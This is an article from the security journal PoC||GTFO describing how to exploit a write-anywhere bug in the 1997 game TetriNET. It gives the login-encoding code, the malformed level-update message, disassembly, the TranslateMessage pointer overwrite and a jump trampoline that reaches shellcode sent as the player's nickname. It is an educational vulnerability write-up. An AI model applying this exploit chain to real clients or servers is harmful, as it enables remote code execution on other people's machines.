
# 18:07 A Trivial Exploit for TetriNET; or, Update Player TranslateMessage to Level Shellcode.

*by John Laky and Kyle Hanslovan*

Lo, the year was 1997 and humanity completes its greatest feat yet—nearly thirty years after NASA delivers the lunar landings, St0rmCat releases TetriNET, a gritty multiplayer reboot of the gaming monolith Tetris, bringing capitalists and communists together in competitive, adrenaline-pumping, line-annihilating, block-crushing action, all set to a period-appropriate synthetic soundtrack that would make Gorbachev blush. TetriNET holds the dubious distinction of hosting one of the most hilarious bugs ever discovered, where sending a offset and overwritable address in a stringified game state update will jump to any address of our choosing.

The TetriNET protocol is largely a trusted two-way ASCII-based message system with a special binascii encoded handshake for login.[37] Although there is an official binary (v1.13), this protocol enjoyed several implementations that aid in its reverse engineering, including a Python server/client implementation.[38] Authenticating to a TetriNET server using a custom encoding scheme, a rotating xor derived from the IP address of the server. One could spend ages reversing the C++ binary for this algorithm, but The Great Segfault punishes wasted time and effort, and our brethren at Pytrinet already have a Python implementation.




```
# login string looks like
# ''<nick> <version> <serverip >''
# ex: TestUser 1.13 127.0.0.1
def encode(nick, version, ip):
  dec = 2
  s = 'tetrisstart %s %s' % (nick, version)
  h = str(54*ip[0] + 41*ip[1]
      + 29*ip[2] + 17*ip[3])
  encodeS = dec2hex(dec)

  for i in range(len(s)):
    dec = ((dec + ord(s[i])) % 255)
        ^ ord(h[i % len(h)])
    s2 = dec2hex(dec)
    encodeS += s2

  return encodeS
```

One of the many updates a TetriNET client can send to the server is the level update, an `0xFF` terminated string of the form:

```
lvl <player number> <level number>\xff
```

The documentation states acceptable values for the player number range 1-6, a caveat that should pique the interest of even nascent bit-twiddlers. Predictably, sending a player number of `0x20` and a level of `0x00AABBCC` crashes the binary through a write-anywhere bug. The only question now is which is easier: overwriting a return address on a stack or a stomping on a function pointer in a v-table or something. A brief search for the landing zone yields the answer:

```
00454314: 77f1ecce 77f1ad23 77f15fe0 77f1700a 77f1d969
00454328: 00aabbcc 77f27090 77f16f79 00000000 7e429766
0045433c: 7e43ee5d 7e41940c 7e44faf5 7e42fbbd 7e42aeab
```

[37] `unzip pocorgtfo18.pdf iTetrinet-wiki.zip`
[38] `http://pytrinet.ddmr.nl/`

Praise the Stack! We landed inside the import table.

```
.idata:00454324
 ; HBRUSH __stdcall
 ;      CreateBrushIndirect(const LOGBRUSH *)
 extrn __imp_CreateBrushIndirect:dword
 ;DATA XREF: CreateBrushIndirectr

.idata:00454328
 ; HBITMAP __stdcall
 ;      CreateBitmap(int,int, UINT,UINT,
 ;                   const void *)
 extrn __imp_CreateBitmap:dword
 ; DATA XREF: CreateBitmapr

.idata:0045432C
 ; HENHMETAFILE __stdcall
 ;      CopyEnhMetaFileA(HENHMETAFILE,LPCSTR)
 extrn __imp_CopyEnhMetaFileA:dword
 ; DATA XREF: CopyEnhMetaFileAr
```

Now we have a plan to overwrite an often-called function pointer with a useful address, but which one? There are a few good candidates, and a look at the imports reveals a few of particular interest: `PeekMessageA`, `DispatchMessageA`, and `TranslateMessage`, indicating TetriNET relies on Windows message queues for processing. Because these are usually handled asynchronously and applications receive a deluge of messages during normal operation, these are perfect candidates for corruption. Indeed, TetriNET implements a `PeekMessageA` / `TranslateMessage` / `DispatchMessageA` subroutine.



```
sub_424620     sub_424620 proc near
sub_424620
sub_424620     var_20 = byte ptr -20h
sub_424620     Msg = MSG ptr -1Ch
sub_424620
sub_424620     push ebx
sub_424620+1   push esi
sub_424620+2   add esp, 0FFFFFFE0h
sub_424620+5   mov esi, eax
sub_424620+7   xor ebx, ebx
sub_424620+9   push 1 ; wRemoveMsg
sub_424620+B   push 0 ; wMsgFilterMax
sub_424620+D   push 0 ; wMsgFilterMin
sub_424620+F   push 0 ; hWnd
sub_424620+11  lea eax, [esp+30h+Msg]
sub_424620+15  push eax ; lpMsg
sub_424620+16  call PeekMessageA
sub_424620+1B  test eax, eax
        ...
sub_424620+8E  lea eax, [esp+20h+Msg]
sub_424620+92  push eax ; lpMsg
sub_424620+93  call TranslateMessage    << !!
sub_424620+98  lea eax, [esp+20h+Msg]
sub_424620+9C  push eax ; lpMsg
sub_424620+9D  call DispatchMessageA
sub_424620+A2  jmp short loc_4246C8
```

Adjusting our firing solution to overwrite the address of TranslateMessage (remember the vulnerable instruction multiplies the player number by the size of a pointer; scale the payload accordingly) and voila! `EIP` jumps to our provided level number.

Now, all we have to do is jump to some shellcode. This may be a little trickier than it seems at first glance.

The first option: with a stable write-anywhere bug, we could write shellcode into an `rwx` section and jump to it. Unfortunately, the level number that eventually becomes `ebx` in the vulnerable instruction is a signed double word, and only positive integers can be written without raising an error. We could hand-craft some clever shellcode that only uses bytes smaller than `0x80` in key locations, but there must be a better way.

The second option: we could attempt to write our shellcode three bytes at a time instead of four, working backward from the end of an RWX section, always writing double words with one positive-integer-compliant byte followed by three bytes of shellcode, always overwriting the useless byte of the last write. Alas, the vulnerable instruction enforces 4-byte aligned writes:

```
0044B963 mov ds:dword_453F28[eax*4], ebx
```

The third option: we could patch either the positive-integer-compliant check or the vulnerable instruction to allow us to perform either of the first two options. Alas, the page containing this code is not writable.


```
00401000  ; Segment type:  Pure code
00401000  ; Segment perms: Read/Execute
```

Suddenly, the Stack grants us a brief moment of clarity in our moment of desperation: because the login encoding accepts an arbitrary binary string as the nickname, all manner of shellcode can be passed as the nickname, all we have to do is find a way to jump to it. Surely, there must be a pointer somewhere in the data section to the nickname we can use to jump it. After a brief search, we discover there is indeed a static value pointing to the login nickname in the heap. Now, we can write a small trampoline to load that pointer into a register and jump to it:

```
0:   a1 bc 37 45 00   mov    eax,ds:0x4537bc
5:   ff e0            jmp    eax
```

Voila! Login as shellcode, update your level to the trampoline, smash the pointer to `TranslateMessage` and pull the trigger on the windows message pump and rejoice in the shiny goodness of a running exploit. The Stack would be proud! While a host of vulnerabilities surely lie in wait betwixt the subroutines of `tetrinet.exe`, this vulnerability's shameless affair with the player is truly one for the ages.

Scripts and a reference tetrinet executable are attached to this PDF,[39] and the editors of this fine journal have resurrected the abandoned website, `http://tetrinet.us/`.




[39] `unzip pocorgtfo18.pdf tetrinet.zip`